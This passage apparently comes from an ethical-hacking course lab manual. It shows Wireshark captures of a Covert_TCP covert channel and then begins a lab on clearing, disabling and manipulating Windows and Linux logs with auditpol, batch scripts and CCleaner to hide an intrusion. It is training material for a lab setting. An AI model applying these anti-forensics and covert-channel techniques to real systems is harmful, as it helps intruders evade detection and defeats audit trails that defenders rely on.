▸ Ethernet II, Src: Microsof_00:39:05 (00:15:5d:00:39:05), Dst: Microsof_00:39:06 (00:15:5d:00:39:06)
▸ Internet Protocol Version 4, Src: 10.10.10.11, Dst: 10.10.10.9
▸ Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0
```

```
0000  00 15 5d 00 39 06 00 15  5d 00 39 05 08 00 45 00   ..].9... ].9...E.
0010  00 28 65 00 00 00 40 06  ed a8 0a 0a 0a 0b 0a 0a   .(e..@. ........
0020  0a 09 22 b8 27 0f 4a 0f  00 00 00 00 00 00 50 42   ..".'.J. ......PB
0030  02 00 f1 a4 00 00                                  ......
```

wireshark_eth0_20171207013757_NuEXzP   Packets: 35 · Displayed: 30 (85.7%) · Dropped: 0 (0.0%)   Profile: Default



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
Expression...
+

```
No. Time         Source       Destination  Protoc Leng Info
  1 0.000000000  10.10.10.13  10.10.10.9   TCP      54 8888 → 9999 [SYN] Seq=0
  2 0.000490654  10.10.10.9   10.10.10.13  TCP      60 9999 → 8888 [RST, ACK]
  3 1.000602538  10.10.10.13  10.10.10.9   TCP      54 [TCP Port numbers reuse
  4 1.001307444  10.10.10.9   10.10.10.13  TCP      60 9999 → 8888 [RST, ACK]
  5 2.001009944  10.10.10.13  10.10.10.9   TCP      54 [TCP Port numbers reuse
  6 2.001405924  10.10.10.9   10.10.10.13  TCP      60 9999 → 8888 [RST, ACK]
  7 3.001489023  10.10.10.13  10.10.10.9   TCP      54 [TCP Port numbers reuse
  8 3.002355454  10.10.10.9   10.10.10.13  TCP      60 9999 → 8888 [RST, ACK]
```

```
▸ Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interfa
▸ Ethernet II, Src: Vmware_16:01:d1 (00:0c:29:16:01:d1), Dst: Vmware_79:ce:39 (
▸ Internet Protocol Version 4, Src: 10.10.10.13, Dst: 10.10.10.9
```

```
0000  00 0c 29 79 ce 39 00 0c  29 16 01 d1 08 00 45 00   ··)y·9·· )·····E·
0010  00 28 53 00 00 00 40 06  ff a6 0a 0a 0a 0d 0a 0a   ·S··@·  ········
0020  0a 09 22 b8 27 0f 99 05  00 00 00 00 00 00 50 02   ··"·'··· ······P·
0030  02 00 a2 ec 00 00                                  ······
```

Transmis...Protoco   Packets: 40 · Displayed: 34 (85.0%) · Dropped: 0 (0.0%)   Profile: Default



```
tcp
No.  Time         Source       Destination  Protoc Leng Info
  3 1.000602538  10.10.10.13  10.10.10.9   TCP     54 [TCP Port numbers reuse
  4 1.001307444  10.10.10.9   10.10.10.13  TCP     60 9999 → 8888 [RST, ACK]
  5 2.001009944  10.10.10.13  10.10.10.9   TCP     54 [TCP Port numbers reuse
  6 2.001405924  10.10.10.9   10.10.10.13  TCP     60 9999 → 8888 [RST, ACK]
  7 3.001489023  10.10.10.13  10.10.10.9   TCP     54 [TCP Port numbers reuse
  8 3.002355454  10.10.10.9   10.10.10.13  TCP     60 9999 → 8888 [RST, ACK]
```

```
tcp
No.  Time         Source       Destination  Protoc Leng Info
  5 2.001009944  10.10.10.13  10.10.10.9   TCP     54 [TCP Port numbers reuse
  6 2.001405924  10.10.10.9   10.10.10.13  TCP     60 9999 → 8888 [RST, ACK]
  7 3.001489023  10.10.10.13  10.10.10.9   TCP     54 [TCP Port numbers reuse
  8 3.002355454  10.10.10.9   10.10.10.13  TCP     60 9999 → 8888 [RST, ACK]
  9 4.003167273  10.10.10.13  10.10.10.9   TCP     54 [TCP Port numbers reuse
 10 4.004186924  10.10.10.9   10.10.10.13  TCP     60 9999 → 8888 [RST, ACK]
 11 5.004592552  10.10.10.13  10.10.10.9   TCP     54 [TCP Port numbers reuse
 12 5.005603347  10.10.10.9   10.10.10.13  TCP     60 9999 → 8888 [RST, ACK]

Frame 5: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interfa
Ethernet II, Src: Vmware_16:01:d1 (00:0c:29:16:01:d1), Dst: Vmware_79:ce:39 (
Internet Protocol Version 4, Src: 10.10.10.13, Dst: 10.10.10.9

0000  00 0c 29 79 ce 39 00 0c  29 16 01 d1 08 00 45 00   ··)y·9·· )·····E·
0010  00 28 63 00 00 00 40 06  ef a6 0a 0a 0a 0d 0a 0a   ·(c···@· ········
0020  0a 09 22 b8 27 0f a5 1c  00 00 00 00 00 00 50 02   ··"·'··· ······P·
0030  02 00 96 d5 00 00                                  ······

Transmis...Protoco   Packets: 40 · Displayed: 34 (85.0%) · Dropped: 0 (0.0%)   Profile: Default
```

Figure 3.6.31: Individual TCP headers changed to send the message secretly

46. This concludes the demonstration of how to use Covert_TCP to create a covert channel.

47. Close all open windows and document all the acquired information.

48. Turn off the **Windows 10**, **Ubuntu** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 4

Clear Logs to Hide the Evidence of Compromise

Clearing logs is the process of clearing and deleting the tracks corresponding to unauthorized activities to avoid detection.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In the previous labs, you have seen different steps that attackers take during the system hacking lifecycle. They start with gaining access to the system, escalating privileges, executing malicious applications, and hiding files. However, to maintain their access to the target system longer and avoid detection, they need to clear any traces of their intrusion. It is also essential to avoid a traceback and possible prosecution for hacking.

A professional ethical hacker and penetration tester's last step in system hacking is to remove any resultant tracks or traces of intrusion on the target system. One of the primary techniques to achieve this goal is to manipulate, disable, or erase the system logs. Once you have access to the target system, you can use inbuilt system utilities to disable or tamper with the logging and auditing mechanisms in the target system.

This lab will demonstrate how the system logs can be cleared, manipulated, disabled, or erased using various methods.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 06 System Hacking

Lab Objectives

- View, enable, and clear audit policies using Auditpol
- Clear Windows machine logs using various utilities
- Clear Linux machine logs using the BASH shell
- Clear Windows machine logs using CCleaner

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Clear_Event_Viewer_Logs.bat located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat**
- Covert_TCP located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP**
- CCleaner located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\CCleaner**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 20 Minutes

Overview of Clearing Logs

To remain undetected, the intruders need to erase all evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.

Various techniques used to clear the evidence of security compromise are as follow:

- **Disable Auditing**: Disable the auditing features of the target system
- **Clearing Logs**: Clears and deletes the system log entries corresponding to security compromise activities
- **Manipulating Logs**: Manipulate logs in such a way that an intruder will not be caught in illegal actions
- **Covering Tracks on the Network**: Use techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS**: Use NTFS streams to hide and cover malicious files in the target system
- **Deleting Files**: Use command-line tools such as Cipher.exe to delete the data and prevent its future recovery
- **Disabling Windows Functionality**: Disable Windows functionality such as last access timestamp, Hibernation, virtual memory, and system restore points to cover tracks

Lab Tasks


TASK 1

View, Enable, and Clear Audit Policies using Auditpol

Here, we will use Auditpol to view, enable, and clear audit policies.

Auditpol.exe is the command-line utility tool to change the Audit Security settings at the category and sub-category levels. You can use Auditpol to enable or disable security auditing on local or remote systems and to adjust the audit criteria for different categories of security events.

1. Turn on the **Windows 10** virtual machine and login with the credentials **Admin** and **Pa$$w0rd**. Click **Type here to search** at the bottom of **Desktop** and type **cmd**. From the results, right-click **Command Prompt** and click **Run as administrator**.
2. The **User Account Control** pop-up appears; click **Yes**.



All
Apps
Documents
Settings
Web
Best match
Command Prompt
App
Search the web
cmd - See web
Run as administrator
Open file location
Pin to Start
Pin to taskbar
cmd


Figure 4.1.1: Open Command Prompt

In real-time, the moment intruders gain administrative privileges, they disable auditing with the help of auditpol.exe. Once they complete their mission, they turn auditing back on by using the same tool (audit.exe).

TASK 1.1

View Audit Policies

3. A **Command Prompt** window with **Administrator** privileges appears. Type **auditpol /get /category:*** and press **Enter** to view all the audit policies.



